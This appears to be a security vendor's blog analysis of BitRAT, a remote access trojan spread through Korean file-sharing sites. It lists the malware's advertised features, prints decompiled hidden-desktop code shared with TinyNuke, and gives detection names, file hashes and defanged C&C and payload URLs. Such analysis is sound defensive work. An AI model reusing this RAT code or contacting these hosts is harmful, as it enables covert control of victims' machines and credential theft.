


Figure 9. Image of BitRAT introduction – 1



Features


NEW FEATURES

- Downloader included. Generate a downloader for any exe of your choice. Select execution from memory (RunPE) or disk.
- UAC Exploit for elevated privileges. Gain admin rights without UAC notice on Windows 10.
- Clipboard logger/monitor. Integrated in keylogger with clear and smooth tags.
- On-Join/Automatic tasks. Automatically add tasks to run a wide range of BitRAT's features when clients connect.
- Protect process. Turns BitRAT exe into system process. Trigger BSOD upon process termination. Much better than persistence.
- Permanently kill Windows Defender. No need to worry about Windows Defender anymore. Once bypassed, always bypassed.
- UAC Exploit for elevated privileges. Gain admin rights without UAC notice on Windows 10.
- Binder: Bind up to 5 files, Select to execute from memory or disk, Run-once option, Change icon of any executable file with ease.

- Native client coded in C.
- Fully unicode compatible.
- Multi-mode, capable of handling both Tor and direct connected clients.
- Group view
- Process manager
- Remote shell
- Services manager
- Software manager
- Thumbnail previews for either screen or webcam that you can move and place anywhere on your screen.
- Window manager
- Connection manager

Figure 10. Image of BitRAT introduction – 2

Because BitRAT is a RAT malware, its attacker can gain control of the system infected with it. BitRAT not only provides basic control features such as running process tasks, service tasks, file tasks, and remote commands, but also provides extra options such as various info-stealing features, HVNC, remote desktop, coin mining, and proxies.



Status: BitRAT is ready. Navigate to settings to manage ports. | Port: N/A | Bots: 0/0 | In/Out: 0 B/0 B | D: 0 B/s, U: 0 B/s

Figure 11. BitRAT C&C panel

The following is the list of the features that BitRAT provides.

1. Network Communication Method

– Encrypted communication using TLS 1.2
– Communication using Tor

2. Basic Control

– Process manager
– Service manager
– File manager
– Windows manager
– Software manager

3. Information Theft

– Keylogging
– Clipboard logging
– Webcam logging
– Audio logging
– Application (e.g. Web browsers) account credential theft

4. Remote Control

– Remote desktop
– hVNC (Hidden Desktop)


5. Proxy

– SOCKS5 Proxy: port forwarding feature using UPnP
– Reverse Proxy: SOCKS4 Proxy

6. Coin Mining
– XMRig CoinMiner

7. etc.
– DDoS attack
– UAC Bypass
– Windows Defender deactivation

Note that BitRAT uses the revealed TinyNuke's code, just like AveMaria. The following is a comparison of TinyNuke's hVNC (routine related to Hidden Desktop) and BitRAT's code.



```
static DWORD WINAPI DesktopThread(LPVOID param)
{
   SOCKET s = ConnectServer();

   if(!Funcs::pSetThreadDesktop(g_hDesk))
      goto exit;

   if(Funcs::pSend(s, (char *) gc_magik, sizeof(gc_magik), 0) <= 0)
      goto exit;
   if(SendInt(s, Connection::desktop) <= 0)
      goto exit;

   for(;;)
   {
      int width, height;

      if(Funcs::pRecv(s, (char *) &width, sizeof(width), 0) <= 0)
         goto exit;
      if(Funcs::pRecv(s, (char *) &height, sizeof(height), 0) <= 0)
         goto exit;

      BOOL same = GetDeskPixels(width, height);
      if(same)
      {
         if(SendInt(s, 0) <= 0)
            goto exit;
         continue;
      }

      if(SendInt(s, 1) <= 0)
         goto exit;

      DWORD workSpaceSize;
      DWORD fragmentWorkSpaceSize;
      Funcs::pRtlGetCompressionWorkSpaceSize(COMPRESSION_FORMAT_LZNT1, &workSpaceSize, &fragmentWorkSpaceSize);
      BYTE *workSpace = (BYTE *) Alloc(workSpaceSize);
```

```
v1 = fn_ConnectServer();
if ( SetThreadDesktop_0(dword_7A5260) )
{
  v2 = sub_4C9E34(v9, "AVE_MARIA");
  str_ave_maria = sub_4C9E02(v2);
  size_ave_maria = strlen((const char *)str_ave_maria);
  if ( send_0(v1, (const char *)str_ave_maria, size_ave_maria, 0) > 0 && fn_SendInt(v1, 0) > 0 )
  {
    sub_4C89A7();
    while ( recv_0(v1, buf, 4, 0) > 0 && recv_0(v1, v17, 4, 0) > 0 )
    {
      if ( fn_GetDeskPixels(*(int *)buf, *(int *)v17) )
      {
        if ( fn_SendInt(v1, 0) <= 0 )
          break;
        Sleep(1u);
      }
      else
      {
        if ( fn_SendInt(v1, 1) <= 0 )
          break;
        RtlGetCompressionWorkSpaceSize(2, &v15, v14);
        v5 = fn_Alloc(v15);
        RtlCompressBuffer(2, dword_7A01E0, dword_7A5278, dword_7A01E4, dword_7A5278, 4096, len,
        free(v5);
        DesktopWindow_0 = GetDesktopWindow_0();
        GetWindowRect_0(DesktopWindow_0, &Rect);
        if ( fn_SendInt(v1, Rect.right) <= 0
          || fn_SendInt(v1, Rect.bottom) <= 0
          || fn_SendInt(v1, dword_7A5268) <= 0
          || fn_SendInt(v1, dword_7A526C) <= 0
          || fn_SendInt(v1, len[0]) <= 0
          || send_0(v1, dword_7A01E4, len[0], 0) <= 0
          || recv_0(v1, v13, 4, 0) <= 0 )
```

Figure 12. TinyNuke and BitRAT's hVNC routine

TinyNuke verifies and uses a signature string called 'AVE_MARIA' in Reverse SOCKS4 Proxy and Hidden Desktop feature. AveMaria adopted Reverse SOCKS4 Proxy feature from TinyNuke, and the name was given based on the string. BitRAT, on the other hand, used Hidden Desktop feature, and the signature string is the same.

Note that TinyNuke was used by the Kimsuky group in the past. Among myriad of features, only the Hidden Desktop feature was adopted and used.

- **[ASEC Blog] VNC Malware (TinyNuke, TightVNC) Used by Kimsuky Group**
- **[ASEC Blog] AveMaria malware being distributed as spam mail**

As shown in the examples above, the malware is being distributed actively via file-sharing websites such as Korean webhards. As such, caution is advised when running executables downloaded from a file-sharing website. It is recommended for the users to download products from the official websites of developers.

AhnLab's anti-malware software, V3, detects and blocks the malware above using the aliases below.

[File Detection]
– Trojan/Win.MalPacked.C5007707 (2022.03.12.04)
– Dropper/Win.BitRAT.C5012624 (2022.03.16.02)
– Downloader/Win.Generic.C5012582 (2022.03.16.01)
– Downloader/Win.Generic.C5012594 (2022.03.16.01)
– Backdoor/Win.BitRAT.C5012593 (2022.03.16.01)
– Backdoor/Win.BitRAT.C5012748 (2022.03.16.02)

[Behavior Detection]
– Malware/MDP.AutoRun.M1288

[IOC]
Dropper MD5
6befd2bd3005a0390153f643ba248e25

Downloader malware MD5
60ee7740c4b7542701180928ef6f0d53
c4740d6a8fb6e17e8d2b21822c45863b

BitRAT MD5
b8c39c252aeb7c264607a053f368f6eb
e03a79366acb221fd5206ab4987406f2
ea1b987a7fdfc2996d5f314a20fd4d99
54ef1804c22f6b24a930552cd51a4ae2

Downloader malware's C&C Server
– hxxp://cothdesigns[.]com:443/1480313
– hxxp://cothdesigns[.]com:443/4411259
– hxxp://jmuquwk.duckdns[.]org:443/1480313
– hxxp://nnmmdlc.duckdns[.]org:443/1480313

Additional Payload Download URL – Downloader
– hxxp://kx3nz98.duckdns[.]org:443/v/V_1267705.exe
– hxxp://108.61.207[.]100:443/v/V_5248849.exe

Additional Payload Download URL – BitRAT
– hxxp://kx3nz98.duckdns[.]org:443/v/A_1992262.exe
– hxxp://108.61.207[.]100:443/result/A_1146246.exe

BitRAT C&C
– z59okz.duckdns[.]org:5223
– cothdesigns[.]com:80

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Categories:Malware Information

Tagged as:BitRAT, rat, TinyNuke, webhard